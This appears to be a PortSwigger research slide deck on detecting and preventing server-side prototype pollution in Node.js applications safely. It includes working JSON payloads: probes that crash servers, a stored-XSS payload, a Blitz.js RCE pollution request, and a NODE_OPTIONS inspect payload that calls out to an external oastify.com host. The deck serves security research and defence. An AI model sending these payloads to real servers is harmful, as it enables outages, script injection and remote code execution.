

Server side prototype pollution:

Black box detection without the DoS

GARETH HEYES


- I love JavaScript
- I work for PortSwigger as a researcher
- I like to do crazy things
 - 3D CSS world without any JavaScript:
garethheyes.co.uk
 - JSReg: Sandbox JavaScript with regular expressions
- I've written a book on JavaScript:
 - JavaScript for hackers
 - leanpub.com/javascriptforhackers/



- Introduction
 - Prototypes and pollution
 - The DoS Problem
- Detection methods
 - Detection methods that cause DoS
 - Safe detection methods for manual testers
 - Safe automated detection methods
 - Asynchronous payloads
- Detecting JavaScript engines & leaking code
- Open source tool & free Academy labs
- Preventing prototype pollution
- Takeaways

Introduction

```
let obj = {a:1, b:2};  
  
Object.prototype.c=3;  
  
console.log(obj.c); //3
```



```
let obj = {a: 1};  
obj.__proto__ === Object.prototype  
obj.hasOwnProperty('__proto__'); // false  
let json = JSON.parse('{ "__proto__": "WTF" }')  
json.hasOwnProperty('__proto__'); // true!
```

```
_.merge(userDetails, req.body);
```

User controlled
usually via JSON



```
// ..  
  
if (isObject(srcValue)) {  
    stack || (stack = new Stack);  
    baseMergeDeep(object, source, key, srcIndex,  
baseMerge, customizer, stack);  
}  
  
// ...
```

What can you do with prototype pollution?

- Prototype pollution can change application configuration
- It can alter application behaviour
- Which can result in RCE
 - RCE in Kibana (CVE-2019-7609) by Michał Bentkowski
 - RCE in Blitz (CVE-2022-23631) by Paul Gerste

Testing legitimately is hard


- Probes can cause DoS
- Without error messages it's hard to know you are successful
- We need non-destructive techniques that subtly change application behaviour

Detection methods that cause DoS

Encoding property takes the server down

```
{"__proto__":  
{"encoding":"x"}}
```

Connection reset



Object.keys breaks the application

Before

```
{"foo": "bar"}
```

```
HTTP/1.1 200 OK
```

Probe

```
{"constructor": {"keys": "x"}}
```

After

```
{"foo": "bar"}
```

```
HTTP/1.1 500
```

The expect property breaks the application



Before

```
{}
```

```
HTTP/1.1 200 OK
```

Probe

```
{"__proto__":{"expect":1337}}
```

After

```
{}
```

```
HTTP/1.1 417
```

```
Object.defineProperty(  
  Object.prototype, 'expect', {  
    get(){  
      console.trace("Expect!!!");  
      return 1337  
    }  
  });
```

Stored XSS via prototype pollution



Before

```
{}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
{}
```

Probe

```
{"__proto__":{"_body":true,"body":"<script>evil()"}}}
```

After

```
{}
```

```
HTTP/1.1 200 OK
Content-Type: text/html
<script>evil()...
```

Goals

- We don't want to take down the server
- We don't want to break functionality
- Ideally we want to turn it on/off

Safe detection methods for manual testers

Change the maximum allowed parameters

Before

?x=1&foo=bar

```
HTTP/1.1 200 OK  
foo=bar
```

Probe

```
{"__proto__":{"parameterLimit":1}}
```

After

?x=1&foo=bar

```
HTTP/1.1 200 OK  
foo=undefined
```

Allow multiple question marks in param

Before

??foo=bar

```
HTTP/1.1 200 OK
foo=undefined
```

Probe

```
{"__proto__":{"ignoreQueryPrefix":true}}
```

After

??foo=bar

```
HTTP/1.1 200 OK
foo=bar
```

Convert a parameter into an object

Before

?foo.bar=baz

HTTP/1.1 200 OK

foo=undefined

Probe

```
{"__proto__":{"allowDots":true}}
```

After

?foo.bar=baz

HTTP/1.1 200 OK

foo=[object Object]

Change the charset of a JSON response



Before

```
{"foo": "+AGIAYQBy-"}
```

```
HTTP/1.1 200 OK
```

```
{"foo": "+AGIAYQBy-"}
```

Probe

```
{"__proto__":{"content-type":  
"application/json; charset=utf-7"}}
```

After

```
{"foo": "+AGIAYQBy-"}
```

```
HTTP/1.1 200 OK
```

```
{"foo": "bar"}
```

```
return (contentType.parse(req).parameters.charset || '').toLowerCase()
```

```
IncomingMessage.prototype._addHeaderLine = _addHeaderLine;  
function _addHeaderLine(field, value, dest) {  
    field = matchKnownFields(field);  
    const flag = StringPrototypeCharCodeAt(field, 0);  
    if (flag === 0 || flag === 2) {  
        //...  
    } else if (dest[field] === undefined) {  
        // Drop duplicates  
        dest[field] = value;  
    }  
}
```

Safe automated detection methods

Change the padding of a JSON response

Before

```
{"foo": "bar"}
```

```
HTTP/1.1 200 OK
```

```
{"foo": "bar"}
```

Probe

```
{"__proto__":{"json spaces":"  "}}
```

After

```
{"foo": "bar"}
```

```
{  
  "foo": "bar"  
}
```

Modify CORS header responses

Before

```
{}
```

```
HTTP/1.1 200 OK
```

```
{}
```

Probe

```
{"__proto__":{"exposedHeaders":["foo"]}}
```

After

```
{}
```

```
HTTP/1.1 200 OK
```

```
Access-Control-Expose-Headers: foo
```

```
{}
```

Change the status code

Before

<code>{,}</code>	HTTP/1.1 400
------------------	--------------

Probe

```
{"__proto__":{"status":510}}
```

After

<code>{,}</code>	HTTP/1.1 510
------------------	--------------

Change options responses

Before

OPTIONS / HTTP/1.1

HTTP/1.1 200 OK

POST,GET,HEAD

Probe

```
{"__proto__":{"head":true}}
```

After

OPTIONS / HTTP/1.1

HTTP/1.1 200 OK

POST,GET

Probes

```
{ "__proto__": "d5a347a2" }
```

```
HTTP/1.1 200 OK
{ }
```

```
{ "__proto__x": "d5a347a2" }
```

```
HTTP/1.1 200 OK
{"__proto__x": "d5a347a2"}
```

After

 $\{ \}$

```
HTTP/1.1 200 OK
{"__proto__x":"..."}
```

Probe

```
{  
  "__proto__": {  
    "a": "test1"  
  },  
  "a": "test2",  
  "b": "test3"  
}
```

HTTP/1.1 200 OK


```
{"b": "test3"}
```

Remote Code Execution via Prototype Pollution in Blitz.js

BY PAUL GERSTE | JULY 12, 2022

Security


Security



<https://blog.sonarsource.com/blitzjs-prototype-pollution/>

How prototype Blitz JSON works

```
{
  "meta": {
    "params": {
      "referentialEqualities": {
        "brands.0": ["products.0.brand"]
      }
    },
    "json": {
      "brands": [{"name": "brand name"}],
      "products": [{"name": "product", "brand": null}]
    }
  }
}
```



```
{  
  "meta": {  
    "params": {  
      "referentialEqualities": {  
        "products.0.brand.name": ["__proto__.targetKey"]  
      }  
    },  
    "json": {  
      "products": [{ "brand": { "name": "targetValue" } }]  
    },  
  },  
}
```

```
{  
  "meta": {  
    "params": {  
      "referentialEqualities": {  
        "products.0.brand.name": ["__proto__.__proto__"]  
      }  
    },  
    "json": {
```

HTTP/1.1 500 Internal Server Error

```
{"message": "Immutable prototype object cannot have their prototype  
set"}}
```

Using `__proto__`.`__proto__`

- Generically detect prototype pollution
- Assigning with an object will throw a type error exception
- Assigning with null or primitive will not
- We can use this difference as a generic detection method

Asynchronous payloads

```
const { exec } = require('child_process');  
let proc = exec('ls');
```

```
const { execFile } = require('child_process');  
let proc = execFile('/usr/bin/node');
```

```
let { execSync } = require('child_process');  
let proc = execSync('ls');
```

Good prototype pollution research

- Excellent paper <https://arxiv.org/pdf/2207.11171.pdf>
By Mikhail Shcherbakov, Musard Balliu & Cristian-Alexandru Staicu
- Shows how to exploit previous code execution sinks
- How can you scan for these vulnerabilities?

- Node blocks --eval in NODE_OPTIONS
- Happily accepts --inspect=host:port
- Devtools connection means RCE

```
{
```

```
  "__proto__": {
```

```
    "argv0": "node",
```

```
    "shell": "node",
```

```
    "NODE_OPTIONS": "--inspect=id.oastify.com"
```

```
  }
```

```
}
```

- Problem: False positives when sites scrape for hosts
- Solution: Obfuscate the host

```
{  
  "__proto__": {  
    "argv0": "node",  
    "shell": "node",  
    "NODE_OPTIONS": "--inspect=id\"\".oastify\"\".com"  
  }  
}
```

Detecting JavaScript engines & leaking code

Interesting questions

- What would happen if you use JS properties in param names/values
- Can you detect the engine?
- Can you leak code?

```
GET / HTTP/2
```

```
Host: creative.adobe.com
```

```
Cookie: creative-cloud-loc=constructor
```

```
HTTP/1.1 200 OK
```

```
Set-cookie: creative-cloud-language=function  
Object(){[native code]}; ...
```

Detecting JavaScript engines

```
GET /?valueOf HTTP/2
```

```
Host: apps.apple.com
```

```
HTTP/2 500 Internal Server Error
```

```
GET /?toString HTTP/2
```

```
Host: apps.apple.com
```

```
HTTP/2 500 Internal Server Error
```

Detection methods

- You can detect the Rhino JavaScript engine using `toSource` or `__iterator__` properties
- To detect JavaScript use the following properties: `toString`, `valueOf`, `hasOwnProperty`
- If an application allows `__lookupSetter__` & not `toSource` it's probably V8

Open source tool & Web Security Academy

Learning resources & open source tool

- Server side prototype pollution scanner:
github.com/portswigger/server-side-prototype-pollution
- Academy Labs:
portswigger.net/web-security/prototype-pollution/server-side/
- Whitepaper:
portswigger.net/research/server-side-prototype-pollution

Use Set/Map instead of object literals:

```
let options = new Map();
options.set('foo', 'bar');
console.log(options.get('foo'))//bar
```

```
let allowedTags = new Set();
allowedTags.add('b');
if(allowedTags.has('b')) {
    //
}
```

- Use Object.create(null)
- If you have to use object literals use:
`let obj = {__proto__:null};`
- `--disable-proto=delete` will remove `__proto__` completely

Takeaways

- Use the server side prototype pollution scanner:
github.com/portswigger/server-side-prototype-pollution
- Safe black box scanning is possible
- Use Set/Map instead of object literals